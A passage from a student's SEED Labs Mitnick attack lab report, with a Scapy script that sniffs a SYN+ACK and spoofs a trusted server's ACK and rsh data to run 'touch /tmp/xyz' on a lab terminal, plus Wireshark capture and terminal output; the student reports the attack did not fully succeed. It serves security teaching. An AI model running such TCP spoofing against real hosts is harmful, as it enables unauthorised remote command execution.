
Here, you can see that the ACK packet was successfully sent.




Step 3: Spoof the rsh data packet.

I couldn't get this part but his is the closest I got. Here, you can see the code I used and once I ran it, I managed to get a "Session Establishment" packet on Wireshark with the specified command. Unfortunately, this file was not created in the server.


task2.1_step3.py
~/Desktop/mitnick_seed/Labsetup/volumes
task2.1_step1.py
task2.1_step2.py
task2.1_step3.py
#!usr/bin/env python3
from scapy.all import*
x_ip = "10.9.0.5" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.9.0.6" # The trusted server
srv_port= 1023 # Port number used by the trusted server
seq_num = 0x1000
def spoof(pkt):
old_ip = pkt[IP]
old_tcp = pkt[TCP]
# Print out debugging information
tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
if old_tcp.flags == 'SA': # Making sure it is a SYN+ACK packet and spoofing the ACK to finish the handshake protocol
ip = IP(src=srv_ip, dst=x_ip)
tcp = TCP(sport = srv_port, dport=x_port, seq=seq_num+1, ack=old_tcp.seq+1, flags="A")
data = '514\x00seed\x00dees\x00touch /tmp/xyz\x00'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
sniff(iface='br-afb6431c4c34', filter='tcp and src host 10.9.0.5 and src port 514 and dst host 10.9.0.6 and dst port 1023', prn=spoof)
INS
VirtualBoxVM.exe - Application Error
11:51 PM
2024-02-18


[SEED Labs] *br-afb6431c4c34
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2024-02-18 23:39:48.403461283 02:42:37:70:c4:97 Broadcast ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
2 2024-02-18 23:39:48.403489648 02:42:0a:09:00:05 02:42:37:70:c4:97 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
3 2024-02-18 23:39:48.418895779 10.9.0.6 10.9.0.5 TCP 54 1023 → 514 [SYN] Seq=4096 Win=8192 Len=0
4 2024-02-18 23:39:48.418976334 10.9.0.5 10.9.0.6 TCP 58 514 → 1023 [SYN, ACK] Seq=3082128018 Ack=4097 Win=64240 Len=0…
5 2024-02-18 23:39:48.475592213 02:42:37:70:c4:97 Broadcast ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
6 2024-02-18 23:39:48.475616343 02:42:0a:09:00:05 02:42:37:70:c4:97 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
7 2024-02-18 23:39:48.495216263 10.9.0.6 10.9.0.5 RSH 83 Session Establishment
8 2024-02-18 23:39:48.495275882 10.9.0.5 10.9.0.6 TCP 54 514 → 1023 [ACK] Seq=3082128019 Ack=4126 Win=64211 Len=0
9 2024-02-18 23:39:48.502558050 10.9.0.5 192.168.1.1 DNS 81 Standard query 0x0a2b PTR 6.0.9.10.in-addr.arpa
10 2024-02-18 23:39:48.506333358 192.168.1.1 10.9.0.5 DNS 103 Standard query response 0x0a2b PTR 6.0.9.10.in-addr.arpa PTR …
Window size value: 8192
[Calculated window size: 8192]
[Window size scaling factor: -2 (no window scaling used)]
Checksum: 0x70c0 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
[SEQ/ACK analysis]
[This is an ACK to the segment in frame: 4]
[The RTT to ACK the segment was: 0.076239929 seconds]
[iRTT: 0.076320484 seconds]
[Bytes in flight: 29]
[Bytes sent since last PSH flag: 29]
[Timestamps]
TCP payload (29 bytes)
Remote Shell
Stderr port (optional): 514
Client username: seed
Server username: dees
Command to execute: touch /tmp/xyz
0010 00 45 00 01 00 00 40 06 66 96 0a 09 00 06 0a 09 ·E····@· f·····
0020 00 05 03 ff 02 02 00 00 10 01 b5 8a 93 50 10 ····· ·····P·
0030 20 00 70 c0 00 00 35 31 34 00 73 65 65 64 00 64 ·p···51 4·seed·d
0040 65 65 73 00 74 6f 75 63 68 20 2f 74 6d 70 2f 78 ees·touc h /tmp/x
0050 79 7a 00 yz·
Command client is requesting the server to run (rsh.command), 15 bytes
Packets: 23 · Displayed: 23 (100.0%) · Dropped: 0 (0.0%)
root@VM:/volumes#
root@VM:/volumes#
root@VM:/volumes#
VirtualBoxVM.exe - Application Error
11:51 PM
2024-02-18


9 2024-02-18 23:39:48.502558050 10.9.0.5 192.168.1.1 DNS 81 Standard query 0x0a2b PTR 6.0.9.10.in-addr.arpa
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
tcp 0 0 127.0.0.11:43001 0.0.0.0:* LISTEN
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@a4e6d2d36957:/# ls /tmp
root@a4e6d2d36957:/#
root@a4e6d2d36957:/#
root@VM:/volumes#
root@VM:/volumes#
VirtualBoxVM.exe - Application Error
Right Ctrl
11:52 PM
2024-02-18

References

https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/

https://seedsecuritylabs.org/Labs_20.04/Networking/Mitnick_Attack/

https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Mitnick_Attack.pdf

https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf